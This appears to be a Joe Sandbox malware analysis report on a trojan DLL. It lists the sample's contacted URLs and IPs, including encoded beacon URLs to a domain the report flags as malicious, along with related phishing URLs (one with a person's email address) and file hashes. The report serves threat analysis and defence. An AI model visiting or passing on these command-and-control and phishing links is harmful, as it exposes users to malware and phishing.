http://outlook.com/jdraw/yH91aKnpTrUgeTTXk_2FC/UNtUKwQdb1VcS_2B/GaoM_2Fyx_2BE1f/CKkjJtxjumUCxy08c3/hEyqk7y0R/Lv9aFeVgtQQx8QD9pW5d/Ac07adghbVZgEftTXAe/6L6pB6BmU2Y7k8ESiCzmDb/Z4dkw_2BAKquP/hA_2BwCK/3iTjiCeJZZSpLKXArjcyss9/OwKlQvPM9fHtt6/WpI0i7.crw	false		high
http://taybhctdyehfhgthp2.xyz/jdraw/WEqyJQ4Nq2nQ9ndVH/biMw8nJM827T/xrW3osP_2Bm/N3LwbnFmUNMeEO/_2FGDUp6Oi5jXD7I8Ab8U/gK4SwCYPiUPEkaUo/PrkNmh92vqxkb0v/PCnqPml9BaZFVRBIe_/2B22S8HAh/d9Tx35KtPfkXAbAsIuzf/2WiITh1H39IL9oWAn14/Ato1qcOoaQdDf8WbLtN5nh/4DNa.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/6egkLxw_2B/0MDk_2F6Dttk_2BDL/PeMCvV_2FKSI/4qVuvEJzX6l/FapijqFJTF_2Fb/KhTAv5JxUk1yx17bklmA1/d0ce84VGmC4XToZ3/TiJp7oqlVeIG5y4/hFv5_2BNvMTr_2BeEi/G1O6zP7eh/h0jyonPucpxshjr38gHc/mUt_2Bbr2dZAiwNrJ6q/V3apeuqs4sJwa7IUzmg12g/qV5g.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/gtqnX1_2BBrthQ/u3Ow9U77gyB4yz7FWcMqW/MB7b6_2BOONkcuHq/pp1MQOLvSN1p_2B/FV7Pm6a31d2J5lSN_2/BzGSBLJoW/mkH_2B1SqUGsLgri21vM/sTm8rqFhIKFyjhSMnfS/eOIuSlx61lzuK1AdQtpcLd/ecP_2F2TO_2Bj/KaylSIXS/u6E6oRIpMJVadVClzcxwlS_/2BHj1Xmv/hc.crw	true	• Avira URL Cloud: safe	unknown
http://mail.com/jdraw/GTAeWl1dTEKsPGzboniA9C/3TQSND4hN4q8j/tJxnEgfP/uW5VGwHzywLrau m6aAQWdJy/1RqIzWDCCX/qrcTQot2XuPIeam7w/8XDXQ5cif7RJ/1_2B3PVmQx5/nHKK8uT65nNyIl/JeFpPVHIxWMVXvseH_2FD/YH70V7tTLImM6Joz/2I1VGAlxwkkbz7Z/4EmL4AYi/6QglyA.crw	false		high
http://taybhctdyehfhgthp2.xyz/jdraw/_2F4Q_2FnvV/BpomczM_2B2Jkp/FRSRsBJeoQn3RBrurQkGr/rDwzJqou7P_2BXVD/nyA2CFklxFPwVQh/Yho06_2FbaOGMgTxMt/wv24AfIjN/0MFgIcSL6gEiPqujKV_2/FBuSaCXg7gU09XOKs6c/4flUb9QPzKFwKqbjV_2FMz/mqc6yG0M3rYrC/7N85LJjr/tu_2BqIUaqz1VBst_2F35QW/3.crw	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.20.250.115	plusmailcom.ha-cdn.de	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
45.90.58.179	taybhctdyehfhgthp2.xyz	Bulgaria		204957	GREENFLOID-ASUA	true
142.250.180.206	www.googleoptimize.com	United States		15169	GOOGLEUS	false
82.165.229.87	mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
40.97.148.226	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
52.97.170.34	FRA-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
52.98.152.178	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.101.137.34	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
82.165.229.16	wa.mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
104.20.185.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
82.165.229.59	www.mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
52.98.175.18	HHN-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
82.165.229.54	wa.ui-portal.de	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
52.98.175.2	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.97.116.82	outlook.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.101.136.2	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	444656
Start date:	06.07.2021
Start time:	14:28:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2770174.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winDLL@46/226@59/18
EGA Information:	Failed
HDC Information:	• Successful, ratio: 79.9% (good quality ratio 76.1%) • Quality average: 79.7% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:29:53	API Interceptor	2x Sleep call for process: rundll32.exe modified
14:31:39	API Interceptor	21x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
82.165.229.87	2ff0174.dll	Get hash	malicious	Browse	
40.97.148.226	60b49bdd63509.dll	Get hash	malicious	Browse	
	.exe	Get hash	malicious	Browse	
	23documen.exe	Get hash	malicious	Browse	
	3ATTACHMEN.exe	Get hash	malicious	Browse	
	21documen.exe	Get hash	malicious	Browse	
	20mai.exe	Get hash	malicious	Browse	
	1DOCUMEN.exe	Get hash	malicious	Browse	
	25messag.exe	Get hash	malicious	Browse	
	.exe	Get hash	malicious	Browse	
52.97.170.34	PURCHASE ORDER#34556558.exe	Get hash	malicious	Browse	
	Proforma Invoice.exe	Get hash	malicious	Browse	
	p8LV1eVFyO.exe	Get hash	malicious	Browse	
	http://https://ablethings4.z20.web.core.windows.net/#lalala@lala.com	Get hash	malicious	Browse	
	http://https://abilops66.z19.web.core.windows.net/	Get hash	malicious	Browse	
	http://https://shootingesf.ir/reqok/	Get hash	malicious	Browse	
	ze99HWZnJK.exe	Get hash	malicious	Browse	
	http://https://nam01.safelinks.protection.outlook.com/?url=https://www.offic-ics-363.com/O/?email=byron.jin@milliken.com*!&data=02|01|byron.jin@milliken.com|3c316bb5f6944e00139208d71950d0d5|326271270bbf472d9e35b0b67edbc59a|1|1|637005707206546563&sdata=ljgGbbJNs9U6dpWTcLFlLbwmCEMDLxfmwm34/dx3lSs=&reserved=0	Get hash	malicious	Browse	
	http://https://snhu.us20.list-manage.com/track/click?u=cfcd6953e02ce156291324b8a&id=b76470d85e&e=1bbee7252d	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wa.ui-portal.de	2ff0174.dll	Get hash	malicious	Browse	• 82.165.229.54

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://deref-mail.com/mail/client/QUue7ijDGeE/dereferrer/?redirectUrl=https%3A%2F%2Fadmin.microsoft.com%2Fadminportal%2Fhome%3Fref%3DMessageCenter%3FshowPref%3D1	Get hash	malicious	Browse	• 82.165.229.54
www.mail.com	2ff0174.dll	Get hash	malicious	Browse	• 82.165.229.59
	http://https://deref-mail.com/mail/client/QUue7ijDGeE/dereferrer/?redirectUrl=https%3A%2F%2Fadmin.microsoft.com%2Fadminportal%2Fhome%3Fref%3DMessageCenter%3FshowPref%3D1	Get hash	malicious	Browse	• 82.165.229.59
tls13.taboola.map.fastly.net	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 151.101.1.44
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 151.101.1.44
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 151.101.1.44
	f6718e02bc73edf5aab341fa0a7f75782bc72f7dd1a6e.dll	Get hash	malicious	Browse	• 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 151.101.1.44
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 151.101.1.44
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 151.101.1.44
	52470XObuZ.dll	Get hash	malicious	Browse	• 151.101.1.44
	9XLiTBw5RO.dll	Get hash	malicious	Browse	• 151.101.1.44
HHN-efz.ms-acdc.office.com	60e40fb428612.dll	Get hash	malicious	Browse	• 52.97.201.18
	zHUScMPOlZ.dll	Get hash	malicious	Browse	• 40.101.136.242
	SwiftDocument.HTML	Get hash	malicious	Browse	• 40.101.136.18
	Xerox scan.html	Get hash	malicious	Browse	• 52.98.151.226
	r.dll	Get hash	malicious	Browse	• 40.101.137.2
	a9FUs89dWy.dll	Get hash	malicious	Browse	• 52.98.171.226
	60b49bdd63509.dll	Get hash	malicious	Browse	• 40.101.137.50
	nT5pUwoJSS.dll	Get hash	malicious	Browse	• 52.97.201.34
	nT5pUwoJSS.dll	Get hash	malicious	Browse	• 52.97.233.66
	kZcCqvNtWa.dll	Get hash	malicious	Browse	• 52.98.171.226
	A5uTdwOwJ1.dll	Get hash	malicious	Browse	• 40.101.138.210
	FuiZSHt8Hx.dll	Get hash	malicious	Browse	• 52.98.151.242
	609a460e94791.tiff.dll	Get hash	malicious	Browse	• 52.97.201.34
	iJdlvBxhYu.dll	Get hash	malicious	Browse	• 52.97.150.2
	8OKQ6ogGRx.dll	Get hash	malicious	Browse	• 40.101.138.2
	609110f2d14a6.dll	Get hash	malicious	Browse	• 40.101.137.34
	New%20order%20contract.html	Get hash	malicious	Browse	• 52.98.175.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	o7w2HSi17V.exe	Get hash	malicious	Browse	• 195.123.239.194
	SecuriteInfo.com.BackDoor.Rat.281.18292.exe	Get hash	malicious	Browse	• 195.123.237.148
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	gFXQS9OTMt.exe	Get hash	malicious	Browse	• 195.123.233.175
	2ff0174.dll	Get hash	malicious	Browse	• 82.118.22.204
	B21B.ps1	Get hash	malicious	Browse	• 195.123.243.169
	XPj18TpTO3.exe	Get hash	malicious	Browse	• 195.123.235.25
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.247.118

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.247.118
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.247.118
	Funds_Withdrawal_1076573799_05252021.xlsm	Get hash	malicious	Browse	• 45.90.58.90
	Funds_Withdrawal_1076573799_05252021.xlsm	Get hash	malicious	Browse	• 45.90.58.90
	SKMBT41085NC9.exe	Get hash	malicious	Browse	• 91.90.195.19
	4e94899b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.58.90
	cc859408_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.57.62
	4e94899b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.58.90
	cc859408_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.57.62
	fba41411_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.58.90
ONEANDONE-ASBrauerstrasse48DE	PO_0187.eml.exe	Get hash	malicious	Browse	• 217.160.0.47
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 217.160.0.254
	PO_0187.exe	Get hash	malicious	Browse	• 217.160.0.101
	i	Get hash	malicious	Browse	• 87.106.201.67
	Ordine 6809 020621.exe	Get hash	malicious	Browse	• 74.208.236.193
	Payment_Breakdown_pdf.exe	Get hash	malicious	Browse	• 217.160.0.245
	itachi Terminal Solutions Korea #Ubc1c#Uc8fc#Uc11c nf 21-0649 (#Ud68c#Uc2e0#Uc694#Ub9dd).exe	Get hash	malicious	Browse	• 217.160.233.139
	WO 2308349.xlsb	Get hash	malicious	Browse	• 74.208.236.234
	WO 2308349.xlsb	Get hash	malicious	Browse	• 74.208.236.234
	4dvYb6Nq3y.exe	Get hash	malicious	Browse	• 217.160.0.194
	puuXkjM8wR.exe	Get hash	malicious	Browse	• 82.165.229.54
	Invoice confirmation & NEW PO for 2 sets of items.exe	Get hash	malicious	Browse	• 217.160.0.136
	payment_copy.exe	Get hash	malicious	Browse	• 217.160.0.252
	ACSjyx6D3s.msi	Get hash	malicious	Browse	• 217.160.0.100
	W5kmdhQmSZ.exe	Get hash	malicious	Browse	• 217.160.0.62
	PO NEW ORDER 002001123.exe	Get hash	malicious	Browse	• 217.160.0.190
	N0vpYglYpv.exe	Get hash	malicious	Browse	• 217.160.0.236
	droxoUY6SU.exe	Get hash	malicious	Browse	• 217.160.0.200
	Order.exe	Get hash	malicious	Browse	• 74.208.236.29
	Ejima.exe	Get hash	malicious	Browse	• 217.160.0.14

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	PO # 2367.html	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	(1) Voice note-Dassault-aviation.htm	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mJSDCeNxFi.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	iew852qEQI.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	juON02msHS.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	HCqVspxrwz.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	XecEMJQdUx.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.180.206 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\8P7RGF10\dl.mail[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	275
Entropy (8bit):	4.38938228870228
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\8P7RGF10\dl.mail[1].xml	
SSDEEP:	6:JFK1rFK1rFK1rUFCYJqqwDYTR3heTPw1rFK1rUFCYJqqwDYTR3heTPw1rFKb:JsrsrsrU0s7u23hkQrsrU0s7u23hkQrS
MD5:	9F17FB9CE6B410905DC89019118C355C
SHA1:	2B3FB261B25F8048E270F116D41E2621E2ECC81E
SHA-256:	121D48B48ABFC531E15F49C42B2E9AB326511E5829467EB8B3DF9197E82B4273
SHA-512:	74626431E6790669A79294AA14B5BE2DEFF46E0356E504B025FB7D53C3F3B2E010FCFC050AA0FAB96F5925D24CCAFAB0E9162A22680301707317E2F549BB8C09
Malicious:	false
Preview:	<root></root><root></root><root></root><root><item name="__storage_test__" value="__storage_test__" ltime="880435056" htime="30896814" /></root><root></root><root><item name="__storage_test__" value="__storage_test__" ltime="880435056" htime="30896814" /></root><root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3486
Entropy (8bit):	4.887463014954515
Encrypted:	false
SSDEEP:	96:l++T+ppTppgpQSQQQQQSQQOxgGQOHgGQOHgzQOHgzQOHgzQOHgzIQOHgzN:rJJuuuTB
MD5:	29A9DDA6DDF4BF071FDA1E8EDD9639F3
SHA1:	C2CD49D555FA4FAFA44BB3F8D894C950C0B60756
SHA-256:	8C1527F69C6A097D27CB3765BD72CE6135DB948D7BC3CF07BDB7D85014D205E7
SHA-512:	82E93CA2987B0CFDC8D8D066E03A993EFE91D3245C8A5355A1AEB5D723FE731025C46129B00722CB73A786910C9F8DE313DC86C06020CF1441A7F2F7BF3CE0E
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="165155056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165155056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165155056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165155056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /><item name="mntest" value="mntest" ltime="165655056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /><item name="mntest" value="mntest" ltime="168655056" htime="30896814" /></root><root><item name="HBCM_BIDS" value="{}" ltime="165655056" htime="30896814" /></root><root><item nam

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\www.mail[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aK1r0aKb:JFK1rFKb
MD5:	132294CA22370B52822C17DCB5BE3AF6
SHA1:	DD26B82638AD38AD471F7621A9EB79FED448A71C
SHA-256:	451ABBE0AEFC000F49967DABF8D42344D146429F03C8C8D4AE5E33FF9963CF77
SHA-512:	6D5808CAD199A785C82763C68F0AE1F4938C304B46B70529EA26B3D300EF9430AD496C688D95D01588576B3A577001D62245D98137FD5CD825AD62E17D36F15C
Malicious:	false
Preview:	<root></root><root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{44121266-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{44121266-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Category:	dropped
Size (bytes):	464152
Entropy (8bit):	2.6648765512719557
Encrypted:	false
SSDEEP:	384:rHu0cb+FtbzqbyQxPBGzQWNdYGxXMGXl5s/AbMUMMe6MJHP3+1Z0QmrAWJKR5+9M:PHqTc5
MD5:	D397AA680A03974A706E19938F15C4A3
SHA1:	86F9B5B80094C23AB67C34A4EE467962117B4E38
SHA-256:	F137CD43EF393F28F21B7663EBF32A60ADFAF4EF9B4CA87AF48971F7FFA43DD4
SHA-512:	D8961E0145E531C935575CDA40CCEEF033636E7EE9885A04CA4CC627ED44D27E20442AA8FCD586DCE1F35B5ECB8B5A5CA94118E919BBF0D1FCDC80399BAD4 3E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{44121268-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	198790
Entropy (8bit):	3.581277103179767
Encrypted:	false
SSDEEP:	3072:iZ/2Bfcdmu5kgTzGtoZ/2Bfc+mu5kgTzGtU:b/5
MD5:	8BDD04C0AAA1906679DB0BA5F167BB72
SHA1:	C2B30033D5F5A994FAF7CD3251D9134ADF6CC76E
SHA-256:	CBD3FC4FB8147FF3B687D02390789074727D2E546F15A08EA1ECC4E803E6AD29
SHA-512:	8BF316847C5C1118CE0A29DE2467C81036ED16FD350A9486D559B831F13C48EE81EB19C4BEEBD14F54414C072CF09D72AB7D36D6775662596CA72C42B3DA82F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{44121269-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5844069663646243
Encrypted:	false
SSDEEP:	48:IwMGcprtGwpaO1G4pQ4nGrapbSD4hGQpKBG7HpRDiTGIpX2QGApm:rQZ3QOn647BSD4bAwTD2Frg
MD5:	F8099EE409EB7AEDE3D944BAA8AC405D
SHA1:	8D0C8D49C0AA25C4CD0C9ADC63F781C37418862B
SHA-256:	AD83CE0358F95958604C1EA704E9604352A33AACEE0477558EE5C1F114D27D50
SHA-512:	46A7E7AE385943A884294B5D67A62AA9717DEED2D370CA48B39A0DDC87217C5131A9E114906958239AC2344AEF51462A0EF4773A758803CA2F249B258E70E185
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61C46D25-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.847769341507334
Encrypted:	false
SSDEEP:	192:rrZcQQ6akhjF32F7WF5MFN63c7rFx3c7r7TA:r917z9FGFSFCFg3yv3y3k
MD5:	473AD9D3FB2D6BC843D8747E70A3C0E3
SHA1:	40253B1F1320AF1B61775D52BA29C8C779A9CDF7
SHA-256:	FEF14EDD0AEFD2F41B032C8E54F5403896EA12467C94ED38D63178FCA2CC5291
SHA-512:	5FD92A4747B4359F436F0369E3A422EFCD00BDA1BE54D14D6AEA58503AF3316DC2A921BAA80E99F3DF145BE7CB9F2EB439DA7082AE0C43CA5304A34E6A6415 2

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61C46D25-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61C46D27-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8472289341930335
Encrypted:	false
SSDEEP:	96:ruZlQ963BSujF29WPM3WHkRXCVxHkRXCjA:ruZlQ963kujF29WPM3WHkhCVxHkhCjA
MD5:	7038EC223050EE42092F2561CB2543B9
SHA1:	F8DB82C4604717F286129281B2AF92BD40AB802F
SHA-256:	B966D1268B95A640B2B9152AD46AC0A78AD9A521CC50D18069B54E6068394209
SHA-512:	A21433E566D40B2A3E7EA9DC33B72519B44B22BAC279079BE38D26C06F6A0956FBC94C3C09479D1D3524522D2866C548D033085414DA1ABF70BB61D1B96D564
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61C46D29-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.8462767960124908
Encrypted:	false
SSDEEP:	96:r1ZaQS6MBSvjJ29WWMq+PzgjboxPzgjbP9A:r1ZaQS6MkvjJ29WWMq+PzuMxPzur9A
MD5:	9B1D04EE9147A3A855D0FE9C5D8BCC44
SHA1:	6A31D9B6C577A386AC53D7148B29F17A17B167F0
SHA-256:	3835355424D682701A7E7991750D5EA1A55378FD0666AAC8D1B58218CADB509D
